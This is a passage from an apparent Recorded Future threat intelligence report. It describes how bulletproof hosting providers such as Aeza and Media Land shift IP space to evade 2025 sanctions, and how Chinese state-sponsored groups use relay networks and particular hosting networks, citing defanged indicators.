


Figure 49: *Aeza IP prefix 103[.]249[.]132/24 reallocation to Smart Digital Ideas, July 2, 2025 (Source: RIPEstat)*

On July 4, 2025, Insikt Group identified the emergence of another new RIPE organization receiving re-allocated Aeza IP prefixes, “Hypercore Ltd”, based in the UK, as well as a new AS, AS211522 (HYPERCORELTD), registered on July 10, 2025. Insikt Group assessed that both Smart Digital Ideas DOO and Hypercore Ltd were likely created to evade sanctions imposed by OFAC on Aeza, specifically to circumvent any enforcement action against IP resources or RIPE assets tied to the US.

In an effort to maintain pressure, Smart Digital Ideas DOO and Hypercore Ltd were subsequently included in coordinated sanctions in November 2025, alongside Media Land LLC, for their ties to Aeza. In the month after these sanctions, Insikt Group observed a rise in malicious activity on Aeza-linked infrastructure (see **Figure 50**).




***Figure 50:** Validated malicious activity on Aeza-attributed ASNs in 2025 (Source: Recorded Future)*

At the time of publication, Insikt Group observed IPv4 prefixes originally announced via Hypercore Ltd (AS211522) throughout 2025 shift to an Estonian-based company, NetCrafters OU AS203273 (*netcraftersou[.]com*) as early as February 6, 2026. Furthermore, several of the prefixes that transferred to NetCrafters OU are assigned to a Germany-based company, RTM GmbH. Insikt Group assesses with medium to high confidence that both NetCrafters OU and RTM GmbH are operated by Aeza, and this shift in prefixes is likely due to Hypercore Ltd's sanctions designation in November 2025.

Spotlight: Media Land LLC and Yalishanda

Yalishanda is a well-known underground actor known for advertising their bulletproof hosting and fast flux (DNS-based evasion) services across multiple Russian-language forums. According to a July 2019 article from Krebs on Security, Yalishanda has been active in this space since 2010, frequently rebranding his services under numerous names across darkweb forums. He is best known for his "abuse-friendly project" *abushost[.]ru* and his company, Media Land LLC.

Throughout 2025, validated malicious activity observed on Media Land's network was overwhelmingly dominated by SectopRAT (see **Figure 51**), followed by Cobalt Strike and Pupy RAT at substantially lower levels. In total, twelve distinct malware families were validated across the network in 2025. Overall, the sustained dominance of SectopRAT, the limited number of observed malware families, and the absence of major commodity infostealer families suggest a concentrated malicious ecosystem, consistent with infrastructure repeatedly leveraged by a narrow set of remote access operators rather than random, widespread abuse.



Top Malware Families on Media Land LLC's Network in 2025

Figure 51: *Top malware families observed on Media Land LLC's network in 2025 (Source: Recorded Future)*

In April 2025, leaked internal communications from BlackBasta and a subsequent data dump tied to Media Land's internal operations publicly exposed details about Media Land's infrastructure, client relationships, and cryptocurrency transactions. While these disclosures significantly increased visibility into Media Land's role within BlackBasta's ransomware operations, Insikt Group did not observe an immediate decline in validated malicious activity following the leaks.

On November 19, 2025, the US, the UK, and Australia jointly sanctioned Media Land LLC and its operator, Alexander Alexandrovich Volosovik (Yalishanda), for its services to criminal marketplaces and ransomware groups (including LockBit, BlackSuit, and Play Ransomware Group), as well as for its involvement in DDoS attacks against US companies and critical infrastructure. Validated malicious activity declined sharply in December 2025, following elevated levels observed in November 2025. Insikt Group assesses that this reduction may be associated with the increased scrutiny resulting from Media Land's joint sanction designation.

Operational Trends

Key Observation: Throughout 2025, Insikt Group observed several operational trends across TAE networks, including their continued strategic control over RIR resources, which enabled the flexible redistribution and reassignment of IP address space, as well as the consistent sourcing of IP ranges from Iran and the African Network Information Centre (AfriNIC).

Regional Internet Registry (RIR) Resource Abuse

TAEs maintained strategic control over RIR resources throughout 2025, particularly within RIPE and ARIN (American Registry for Internet Numbers), including IP ranges, ASes, and associated registration objects.

In several cases, larger TAEs continue to operate as LIRs or leverage affiliated LIRs, enabling them to directly request, manage, and redistribute IP space with limited external oversight. TAEs are able to abuse this registry status by reallocating subnets, announcing IP space under newly created ASNs, or transferring resources between affiliated entities, allowing them to rapidly rebrand, establish new corporate fronts, and reconstitute infrastructure following sanctions or law enforcement disruption.

Utilization of Iranian IP Resources

Throughout 2025, Insikt Group observed multiple TAEs sourcing IP space from Iranian allocations, most notably from address blocks originally assigned to the Iranian Research Organization for Science and Technology (IROST), a government-controlled entity under Iran's Ministry of Science, Research, and Technology. Sub-allocations from IROST-allocated netblocks are allocated to, or announced by, several of 2025's most notable high-risk TAE networks, including Aeza, 4VPS, and Defhost (see **Figure 52**).




Figure 52: *Notable high-risk suspected TAE networks receiving allocations from IROST netblocks (Source: Recorded Future)*

Utilization of AfriNIC IP Resources Linked to PureVPN

In addition to Iranian IP resources, Insikt Group identified the recurring use of AfriNIC address space administratively controlled by PureVPN through its Seychelles-registered entity, Secure Internet Limited. Commercial and open-source datasets frequently classify IP addresses within these ranges as active, legitimate VPN infrastructure; however, throughout 2025, Insikt Group observed validated malicious infrastructure operating within these ranges.

Among the TAE networks observed utilizing Secure Internet Limited's AfriNIC resources were CrazyRDP, which relied almost exclusively on this address space prior to its disruption (see **Figure 53**), and Defhost, which lost access to one of its leased prefixes during Operation Endgame, rapidly replacing it with *196[.]251[.]107[.]0/24*.




Figure 53: *Secure Internet Limited prefix assignments to CrazyRDP (Source: Recorded Future)*

Advanced Persistent Threats (APTs)

China

Relay Networks

In 2025, the use of relay networks remained one of the defining characteristics of Chinese state-sponsored cyber threat activity, as highlighted in 2024 and 2023. This continuing trend spanned both provisioned networks, consisting of actor-provisioned virtual private servers (VPS) or infrastructure, and botnets assembled from large sets of compromised devices, including IoT devices and small office home office (SOHO) routers. Relay networks can be harder to track than traditional sets of infrastructure due to their vast scale, tiered management structure, and the abuse of compromised devices, whose legitimate traffic allows threat actors to blend into normal network activity. Relay networks also enable rapid infrastructure rotation and the use of ISP IP addresses geolocated near targets to reduce the risk of detection.

In January 2025, the US Treasury sanctioned a Beijing-based company, Integrity Technology Group, for providing infrastructure, including the VeiledVector (Raptor Train) botnet, that the Chinese state-sponsored threat group RedJuliett used to conduct intrusions. Throughout 2025, Insikt Group has observed further evidence that Chinese private-sector entities continue to provide shared capabilities, including relay networks, to multiple China-nexus groups. While takedown activity and public exposure in late 2024 have impacted botnets like KV-Botnet, VeiledVector, and 7777-Botnet (CovertNetwork-1658) throughout 2025 (1, 2, 3, 4), Insikt Group has observed a significant proliferation of similar capabilities across the Chinese state-sponsored cyber threat landscape.

Insikt Group observed multiple Chinese state-sponsored groups leveraging relay networks in 2025. Examples of activity included reconnaissance of Vietnamese maritime organizations during a coast guard visit to Indonesia via the SuperJump (SPACEHOP) relay network; harvesting email from the Kazakh Ministry of Foreign Affairs and multiple think tanks using HiddenOrbit (RedRelay); and TAG-167's tunnelling C2 communications from a spread of compromised Fortinet devices via HiddenOrbit.

The continued use of relay networks also aligns with another key trend in China-nexus cyber threat activity: the focus on exploiting vulnerabilities for initial access to victim networks. In 2025, Insikt Group observed Chinese threat groups continuing to prioritize edge devices, including security products, for zero-day and n-day exploitation, which is consistent with open-source reporting. Typically, zero-day exploitation campaigns involved highly selective initial targeting by one or a small number of Chinese threat groups, followed by rapid, broad-scale exploitation by a larger set of Chinese threat groups aiming to establish a foothold in victim networks. Relay networks were also used in these campaigns to conduct reconnaissance and exploitation, such as the React2Shell exploit via HiddenOrbit.

Infrastructure Trends

Insikt Group observed activity by Chinese state-sponsored threat groups across a range of widely used ASes, including The Constant Company, LLC (AS20473), Cloudie Limited (AS924), Evoxt Enterprise (AS149440), and TAE Kaopu Cloud HK Limited (AS138915). These ASes accounted for the majority of infrastructure Insikt Group associated with Chinese state-sponsored cyber threat activity spanning C2 servers, management panels, and relay network nodes. Additionally, Insikt Group observed significant amounts of infrastructure associated with Chinese state-sponsored threat activity on the networks of TOPWAY GLOBAL LIMITED (AS132883), CTG Server Limited (AS152194), XNNET LLC (AS932), ZEN-ECN (AS21859), and G-Core Labs S.A. (AS199524).

Among the top ten malware families observed on TAE Kaopu Cloud HK Limited's network, five were malware C2 servers, relay network nodes, or other kinds of servers exclusively attributed to China-nexus threat groups (see **Figure 54**). In particular, Insikt Group observed a significant portion of validated PlugX C2 servers on the networks of Cloudie Limited, Evoxt Enterprise, TOPWAY GLOBAL LIMITED, and CTG Server Limited, in addition to TAE Kaopu Cloud HK Limited.




Figure 54: *Top malware families observed on suspected TAE Kaopu Cloud HK Limited's network in 2025 (Source: Recorded Future)*

